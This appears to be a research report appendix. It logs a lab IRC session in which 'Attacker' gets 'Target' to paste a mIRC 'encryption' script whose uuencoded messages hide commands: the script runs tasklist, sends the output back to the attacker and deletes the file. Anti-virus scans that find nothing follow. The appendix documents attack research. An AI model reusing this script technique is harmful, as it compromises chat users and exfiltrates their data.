14 (@Attacker) That's the line that does the encryption
15 (@Attacker) on ^!*:TEXT:v *:*: set %decode3 $2 | { %decode1 = $decode
   (%decode3,u) | $decode($3,u) $decode(%decode2, u) | %decode = $decode
   (%decode1, m) } | echo -a [ $+ $nick $+ ]: %decode | unset %decode*
16 (@Attacker) and that's the line that does the decryption
17 (@Attacker) you can copy the two lines to your remotes and let me know
    when you do, we can then have an encrypted conversation
18 (Target) ok i've got them in
19 (@Attacker) test it out, type /fly <then the text you want to encrypt>
20 [Target Secret]:
21 [Target]: hello
22 (Target) v (84=6<V)'.#T‘
23 [Encoded] hi, it's working, can you read this?
24 (@Attacker) v M84=K<TE';#!*,TUG9#(Y>6$R;'5:>7=G63)&=4E(;'9D4T)Y6E=&:TE
   (4F]A#6$TO‘‘‘‘
25 [Target Secret]:
26 [Target]: yes I can
27 (Target) v ,95=6>DE%:V=9,D9U‘‘‘‘
28 [Encoded] I got this script from a good friend of mine. He's really
   into security and stuff. Feel free to share it but not too too many
   people cause anyone who has it can read this text
29 (@Attacker) v M4U-";F(S46=D1VAP8WE'>EDS2G!C2%%G6FY*=F)30FA)1V1V8C)19
   UIN2G!:M5S5K24<Y;4E',7!B;55U245H;$HS36=C;59H8D=X-4E';'5D1SAG8S)6:
   F18M2G!D2&MG65<U:TE(3C!D5UIM3&E"1UI75G-)1UIY6E=59V1'.&=C,FAH8VU5M9V
   %846=9;E8P24<U=F1#0C!B,CAG9$<Y=DE',6AB;FMG8T=6=F-'>&Q)1TYHM9%A.;$E'1
   G5E5SEU6E-",V%'.&=A1T9Z24=L,$E'3FAB:4)Y6E=&:TE(4F]A+6$UG9$=6-&1!/3T‘ M
   +RYR=6X@+6X@8VUD+F5X92‘O8R!T87-K;&ES="‘^(&,Z7'5S97)S7'!U8FQI#8UQT‘‘‘‘
30 [Target Secret]:
31 [Target]: ok, it's pretty hard to read with all that text
32 (Target) v M8C)S<TE';#!*,TUG8TA*;&1(4C5)1VAH8VU19V1'.&=C;59H6D-",V%84F
   ])31T9S8D-",&%'1C!)2%)L94A1/0‘‘
33 [Encoded] yea I know, but imagine how irritating it is to peopel who
   can't even tell what we are writing. It's really more to piss off
   newbies but it's cool!
34 (@Attacker) v M95=6:$E%:V=A,C5V9'EW9UEN5C!)1VQT65=D<&)M56=A1SDS24=L>6-
   M;#!9M6%)P8FUC9V%846=A6$UG9$<X9V-'5G9C1U9S24AD;V)Y0FI95S1N9$-";&1MM5G5
   )2%)L8D=W9V0R:&AD0T(S6E-":&-M56=D,TIP9$=L=5IY-&=36%%N8WE"M>5I71G-B2&
   MG8E<Y>5I30C!B>4)W85A.>DE'.6U::4)U6EAD:6%75GI)1THQ09$-"<&1#9'I)1TYV8C)
   W:‘‘‘ D+RYP;&%Y("UN($%T=&%C:V5R(&,Z7'5S97)S7'!U8FQI8UQT‘‘‘‘
35 Notice (Target -- ~Target@197.110.155.163) Image Name PID Session Name
    Session# Mem Usage
36 Notice (Target -- ~Target@197.110.155.163) ========================
   ======== ================ =========== ============
37 Notice (Target -- ~Target@197.110.155.163) System Idle Process 0
   Services 0 24 K
38 Notice (Target -- ~Target@197.110.155.163) System 4 Services 0 1 392 K
```

```
39 Notice (Target -- ~Target@197.110.155.163) smss.exe 340 Services 0 456
    K
40 Notice (Target -- ~Target@197.110.155.163) csrss.exe 440 Services 0 3
    004 K
41 Notice (Target -- ~Target@197.110.155.163) wininit.exe 516 Services 0
    2 180 K
42 Notice (Target -- ~Target@197.110.155.163) csrss.exe 528 Console 1 11
    532 K
43 Notice (Target -- ~Target@197.110.155.163) winlogon.exe 572 Console 1
    3 908 K
44 Notice (Target -- ~Target@197.110.155.163) services.exe 620 Services 0
     6 888 K
45 Notice (Target -- ~Target@197.110.155.163) lsass.exe 628 Services 0 6
    948 K
46 Notice (Target -- ~Target@197.110.155.163) lsm.exe 636 Services 0 3
    332 K
47 Notice (Target -- ~Target@197.110.155.163) svchost.exe 756 Services 0
    6 404 K
48 Notice (Target -- ~Target@197.110.155.163) svchost.exe 844 Services 0
    6 780 K
49 Notice (Target -- ~Target@197.110.155.163) cmdagent.exe 940 Services 0
     4 080 K
50 Notice (Target -- ~Target@197.110.155.163) svchost.exe 988 Services 0
    14 576 K
51 Notice (Target -- ~Target@197.110.155.163) svchost.exe 112 Services 0
    14 420 K
52 Notice (Target -- ~Target@197.110.155.163) svchost.exe 452 Services 0
    83 636 K
53 Notice (Target -- ~Target@197.110.155.163) svchost.exe 508 Services 0
    34 880 K
54 Notice (Target -- ~Target@197.110.155.163) svchost.exe 1084 Services 0
     11 516 K
55 Notice (Target -- ~Target@197.110.155.163) Smc.exe 1296 Services 0 8
    776 K
56 Notice (Target -- ~Target@197.110.155.163) svchost.exe 1396 Services 0
     10 520 K
57 Notice (Target -- ~Target@197.110.155.163) ccSvcHst.exe 1444 Services
    0 2 572 K
58 Notice (Target -- ~Target@197.110.155.163) spoolsv.exe 1620 Services 0
     6 868 K
59 Notice (Target -- ~Target@197.110.155.163) svchost.exe 1660 Services 0
     5 124 K
60 Notice (Target -- ~Target@197.110.155.163) sched.exe 1700 Services 0 2
    340 K
61 Notice (Target -- ~Target@197.110.155.163) avguard.exe 1824 Services 0
     4 688 K
62 Notice (Target -- ~Target@197.110.155.163) DCService.exe 1860 Services
     0 5 524 K
```

```
63 Notice (Target -- ~Target@197.110.155.163) LMS.exe 1908 Services 0 3
   432 K
64 Notice (Target -- ~Target@197.110.155.163) Rtvscan.exe 1948 Services 0
    4 148 K
65 Notice (Target -- ~Target@197.110.155.163) avshadow.exe 1956 Services
   0 1 900 K
66 Notice (Target -- ~Target@197.110.155.163) conhost.exe 2004 Services 0
    1 328 K
67 Notice (Target -- ~Target@197.110.155.163) svchost.exe 2320 Services 0
    3 736 K
68 Notice (Target -- ~Target@197.110.155.163) taskhost.exe 2440 Console 1
    6 432 K
69 Notice (Target -- ~Target@197.110.155.163) dwm.exe 2516 Console 1 3
   216 K
70 Notice (Target -- ~Target@197.110.155.163) explorer.exe 2604 Console 1
    54 288 K
71 Notice (Target -- ~Target@197.110.155.163) rundll32.exe 2672 Console 1
    5 000 K
72 Notice (Target -- ~Target@197.110.155.163) SmcGui.exe 2664 Console 1 6
   296 K
73 Notice (Target -- ~Target@197.110.155.163) ProtectionUtilSurrogate.e
   2916 Console 1 9 152 K
74 Notice (Target -- ~Target@197.110.155.163) AmIcoSinglun64.exe 2404
   Console 1 3 760 K
75 Notice (Target -- ~Target@197.110.155.163) Apoint.exe 3076 Console 1 5
   196 K
76 Notice (Target -- ~Target@197.110.155.163) PLFSetI.exe 3160 Console 1
   4 604 K
77 Notice (Target -- ~Target@197.110.155.163) ApMsgFwd.exe 3184 Console 1
    2 280 K
78 Notice (Target -- ~Target@197.110.155.163) cfp.exe 3244 Console 1 8
   768 K
79 Notice (Target -- ~Target@197.110.155.163) ApntEx.exe 3332 Console 1 2
   848 K
80 Notice (Target -- ~Target@197.110.155.163) conhost.exe 3352 Console 1
   2 336 K
81 Notice (Target -- ~Target@197.110.155.163) hidfind.exe 3376 Console 1
   2 612 K
82 Notice (Target -- ~Target@197.110.155.163) IAStorIcon.exe 3416 Console
    1 18 244 K
83 Notice (Target -- ~Target@197.110.155.163) ccApp.exe 3428 Console 1
   776 K
84 Notice (Target -- ~Target@197.110.155.163) avgnt.exe 3460 Console 1 2
   712 K
85 Notice (Target -- ~Target@197.110.155.163) SearchIndexer.exe 3700
   Services 0 14 712 K
86 Notice (Target -- ~Target@197.110.155.163) IAStorDataMgrSvc.exe 3144
   Services 0 14 432 K
```

```
87 Notice (Target -- ~Target@197.110.155.163) sppsvc.exe 1940 Services 0
   11 336 K
88 Notice (Target -- ~Target@197.110.155.163) UNS.exe 2332 Services 0 7
    600 K
89 Notice (Target -- ~Target@197.110.155.163) iexplore.exe 4704 Console 1
    11 508 K
90 Notice (Target -- ~Target@197.110.155.163) WUDFHost.exe 4148 Services
   0 6 868 K
91 Notice (Target -- ~Target@197.110.155.163) Cell C.exe 2732 Console 1
   36 000 K
92 Notice (Target -- ~Target@197.110.155.163) mirc.exe 4896 Console 1 30
    112 K
93 Notice (Target -- ~Target@197.110.155.163) cmd.exe 2984 Console 1 4
    244 K
94 Notice (Target -- ~Target@197.110.155.163) conhost.exe 4720 Console 1
   5 588 K
95 Notice (Target -- ~Target@197.110.155.163) tasklist.exe 4708 Console 1
    5 984 K
96 Notice (Target -- ~Target@197.110.155.163) WmiPrvSE.exe 3400 Services
   0 7 000 K
97 [Encoded] hey man, I've got to run. Wish I could stay longer. Feel
   free to share this but only to people you trust and want to be able to
    use it.
98 (@Attacker) v M84=6-4E',6AB:7=G4U-D,EI30FYB,U%G9$<X9V-N5G5,:4)885A.;TE
   %:V=9M,CDQ8D=19V,S4FAE4T)S8C(U;EI8275)15IL6E=W9UIN2FQ:4T(P8GE">F%'M1GE
   :4T(P84=L>DE'2C%D0T)V8FUX-4E(4G9)2$)L8C-"<UI30C5B,U5G9$A*M,6,S46=95
   S5K24AD:&)N46=D1SAG66U59UE72G-:4T(P8GE",6,R56=A6%%U :+RYR96UO=F4@8SI
   <=7-E<G-<<'5B;&EC7'0`
99 [Target Secret]:
100 [Target]: ok
101 (Target) v $8C)S/0``
102 [Encoded] bye
103 (@Attacker) v $66YL;```
104 * Disconnected
```


D.3 Anti-virus scan after all phases (Test case 2:Target)

Listing D.5: Anti-virus scan results of mIRC folder (Test case 2/Phase 4)

```
01 Start of the scan: 07 August 2012  02:45
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Program Files (x86)\mIRC'
06
07
08 End of the scan: 07 August 2012  02:45
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
```

```
12
13      3 Scanned directories
14    252 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22    252 Files not concerned
23      3 Archives were scanned
24      0 Warnings
25      0 Notes
```

Listing D.6: Anti-virus scan results of AppData folder (Test case 2/Phase 4)

```
01 Start of the scan: 07 August 2012  02:46
02
03 Starting the file scan:
04
05 Begin scan in 'C:\Users\User\AppData\Roaming\mIRC'
06
07
08 End of the scan: 07 August 2012  02:46
09 Used time: 00:00 Minute(s)
10
11 The scan has been done completely.
12
13      6 Scanned directories
14     18 Files were scanned
15      0 Viruses and/or unwanted programs were found
16      0 Files were classified as suspicious
17      0 files were deleted
18      0 Viruses and unwanted programs were repaired
19      0 Files were moved to quarantine
20      0 Files were renamed
21      0 Files cannot be scanned
22     18 Files not concerned
23      0 Archives were scanned
24      0 Warnings
25      0 Notes
```